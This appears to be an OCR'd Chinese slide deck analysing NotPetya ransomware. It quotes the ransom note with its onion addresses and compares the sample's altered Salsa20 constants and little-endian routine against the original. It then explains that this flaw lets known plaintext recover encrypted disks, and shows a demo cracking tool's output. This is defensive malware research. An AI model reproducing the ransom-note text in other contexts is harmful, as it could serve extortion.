
Decompilation failure:
10166C0: function frame is wrong

Please refer to the manual to find appropriate actions

□ Don't display this message again (for this session only)

已混淆

NotPetya中一个有趣的发现




```
The harddisks of your computer have been encrypted with an military grade
encryption algorithm. There is no way to restore your data without a special
key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy
steps:

1. Download the Tor Browser at "https://www.torproject.org/". If you need
   help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

   http://petya37h5tbhyvki.onion/[redacted]
   http://petya5koahtsf7sv.onion/

3. Enter your personal decryption code there:

   68RmME-YcVEou-Ux7gfd-R65k6b-ZBGNgz-CQR1HH-kHrSPY-861t6o-4rbWM8-YZh5Ji-
   f3QpiS-BgNAwH-CFXvQ2-yb7pzJ-udBEzo

If you already purchased your key, please enter it below.

Key: _
```

感染petya病毒之后无法正常启动


NotPetya中一个有趣的发现

差异一：常量不同，对算法的强度没有影响



```
// "expand 32-byte k"
//uint8_t o[4][4] = {
//   { 'e', 'x', 'p', 'a' },
//   { 'n', 'd', ' ', '3' },
//   { '2', '-', 'b', 'y' },
//   { 't', 'e', ' ', 'k' }
//};
```

原算法常量




```
    //"-1nvalid s3ct-id"
    { 0x2D , 0x31 , 0x6E , 0x76 },
    { 0x61 , 0x6C , 0x69 , 0x64 },
    { 0x20 , 0x73 , 0x33 , 0x63 },
    { 0x74 , 0x2D , 0x69 , 0x64 }
```

样本的常量


NotPetya中一个有趣的发现

差异二：小端化函数不同



```
static uint32_t s20_littleendian(uint8_t *b)
{

 return b[0] +
        ((uint_fast16_t) b[1] << 8) +
        ((uint_fast32_t) b[2] << 16) +
        ((uint_fast32_t) b[3] << 24);*/
```


原算法s20_littleendian函数



```
__asm sub     ah, ah
__asm mov     al, [esi + 2]
__asm shl     ax, 10h
__asm cwd
__asm mov     cx, ax;  保存ax
__asm mov     ah, [esi + 1]
__asm sub     al, al
__asm mov     bx, dx; 保存 dx
__asm cwd
__asm add     ax, cx
__asm adc     dx, bx
__asm mov     cx, ax
__asm mov     ah, [esi + 3]
__asm shl     ah, 10h
__asm sub     al, al
```

样本s20_littleendian函数


样本中原本是想模拟原算法的操作，但因为要在MBR中运行，采用了WORD为单位的运算。这样导致的后果就是相当于将原函数改为：



```
static uint32_t s20_littleendian(uint8_t *b)
{

    return b[0] +
        ((uint_fast16_t)b[1] << 8);
```

NotPetya中一个有趣的发现

算法攻击者只要已知连续4MB明文，就能解密全部密文。另外若已知若干离散明文块，则可解密部分密文或解密全部密文(已知部分分布合适的情况)。



```
C:\>C:\NotPetya\Crack_NotPetya_Salsa20.exe
Generate random iv(64bit): 152D7B0286618FF4
Generate random password(256bit): 66D81ABD0E20C76E130678710D512CD59DB026E6AEF04C
01FA72CDA6D0DD06CF
Generate random data(10MB), CRC: 5CA265AA
Encrypting...
CRC of encrypted data: 25BD9512
Decrypting...
CRC of decrypted data: 5CA265AA
```

参考

1. https://cert.360.cn

2. http://www.freebuf.com

3. https://www.welivesecurity.com

4. https://cloudblogs.microsoft.com

5. https://www.fireeye.com/blog.html

6. http://researchcenter.paloaltonetworks.com

7. http://www.msreverseengineering.com/research

致谢

360网络安全响应中心

Thank You !